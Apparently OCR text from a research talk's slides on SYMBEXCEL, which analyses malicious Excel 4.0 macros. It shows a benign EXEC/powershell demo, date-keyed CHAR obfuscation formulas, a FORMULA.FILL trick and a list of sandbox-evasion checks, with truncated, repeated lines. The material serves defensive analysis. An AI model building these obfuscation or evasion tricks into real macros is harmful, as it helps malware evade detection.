SYMBEXCEL: Automated Analysis and Understanding of Malicious Excel 4.0 Macros

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
XL4 Macros

- 25+ year old feature of Excel
- Precursor of VBA macros
- Can interact with the OS (WinAPI)
- Commonly used for benign purposes



```
=ALERT("Hello, World!")
```

Microsoft Excel

Hello, World!

- Abused for deploying malware
- Weaponized since at least 2013
- Recent spike of malicious usage
- Evolving obfuscation techniques

XL4 Macros

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

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
- **Weaponized since at least 2013**
- **Recent spike of malicious usage**
- **Evolving obfuscation techniques**




```
=EXEC("powershell.exe -noexit write-host 'Hello, World!'")
```

```
Hello, World!
```

Infection Flow

Infection Flow



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

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



Infection Flow




Goal of XL4 Macro Analysis

The goal of our analysis is:

- Understanding possible behaviors 😈
- Extracting Indicators of Compromise (IoCs)

  (URLs, IPs, filenames, etc.) 😈

Write day of month (+7) to cell X33



```
=FORMULA(DAY(NOW())+7,X33)
=FORMULA(CHAR(A1-X33)&CHAR(A2-X33)&CHAR(A3-X33)&CHAR(A4-X33)&CHAR(A5-X33)&CHAR(A6-X33)&CHAR(A7-X33)&CHAR(A8
=FORMULA(CHAR(B1-X33)&CHAR(B2-X33)&CHAR(B3-X33)&CHAR(B4-X33)&CHAR(B5-X33)&CHAR(B6-X33)&CHAR(B7-X33)&CHAR(B8-
=FORMULA(CHAR(C1-X33)&CHAR(C2-X33)&CHAR(C3-X33)&CHAR(C4-X33)&CHAR(C5-X33)&CHAR(C6-X33)&CHAR(C7-X33)&CHAR(C8-
HAR(D1-X33)&CHAR(D2-X33)&CHAR(D3-X33)&CHAR(D4-X33)&CHAR(D5-X33)&CHAR(D6-X33)&CHAR(D7-X33)&CHAR(D8
HAR(E1-X33)&CHAR(E2-X33)&CHAR(E3-X33)&CHAR(E4-X33)&CHAR(E5-X33)&CHAR(E6-X33)&CHAR(E7-X33)&CHAR(E8-X
3)&CHAR(F2-X33)&CHAR(F3-X33)&CHAR(F4-X33)&CHAR(F5-X33)&CHAR(F6-X33)&CHAR(F7-X33)&CHAR(F8-X33)&CHAR(
3)&CHAR(G2-X33)&CHAR(G                                                    &CHAR(G8-X33)&CH
3)&CHAR(H2-X33)&CHAR(H                                                    &CHAR(H8-X33)&CH
HAR(I1-X33)&CHAR(I2-X33)&                                                 X33)&CHAR(I8-X33)&
HAR(J1-X33)&CHAR(J2-X33)&CHAR(J3-X33)&CHAR(J4-X33)&CHAR(J5-X33)&CHAR(J6-X33)&CHAR(J7-X33)&CHAR(J8-X33
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HAR(L1-X33)&CHAR(L2-X33)&CHAR(L3-X33)&CHAR(L4-X33)&CHAR(L5-X33)&CHAR(L6-X33)&CHAR(L7-X33)&CHAR(L8-X3
```


	B
1	78
2	90
3	87
4	57
5	88
6	86
7	101
8	63
9	104

De-obfuscate payload through rotating hard-coded integers (by -17)

Analysis Challenges


Obfuscation

- CHAR + FORMULA.FILL
- REGISTER



[A1] =FORMULA.FILL(B1&B2&B3&B4, A2) ENTRY_POINT	[B1] =
[A2] =HALT( )	[B2] HA
	[B3] LT
	[B4] ( )

Analysis Challenges



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Obfuscation

- CHAR + FORMULA.FILL
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
Environmental Checks (Sandbox)

- User Interaction
- Mouse Capability
- Audio Capability
- Display Size
- System Clock
- File System Implementation

Analysis Challenges



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Obfuscation

- CHAR + FORMULA.FILL
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- User Interaction
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- Audio Capability
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
- File System Implementation

… and combined

- Time Dependency
- Environment Dependency

Write day of month (+7) to cell X33



```
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=FORMULA(CHAR(B1-X33)&CHAR(B2-X33)&CHAR(B3-X33)&CHAR(B4-X33)&CHAR(B5-X33)&CHAR(B6-X33)&CHAR(B7-X33)&CHAR(B8-
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3)&CHAR(F2-X33)&CHAR(F3-X33)&CHAR(F4-X33)&CHAR(F5-X33)&CHAR(F6-X33)&CHAR(F7-X33)&CHAR(F8-X33)&CHAR
3)&CHAR(G2-X33)&CHAR(G                                            &CHAR(G8-X33)&CHA
3)&CHAR(H2-X33)&CHAR(H                                            &CHAR(H8-X33)&CHA
HAR(I1-X33)&CHAR(I2-X33)&                                         X33)&CHAR(I8-X33)&
HAR(J1-X33)&CHAR(J2-X33)&CHAR(J3-X33)&CHAR(J4-X33)&CHAR(J5-X33)&CHAR(J6-X33)&CHAR(J7-X33)&CHAR(J8-X33
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
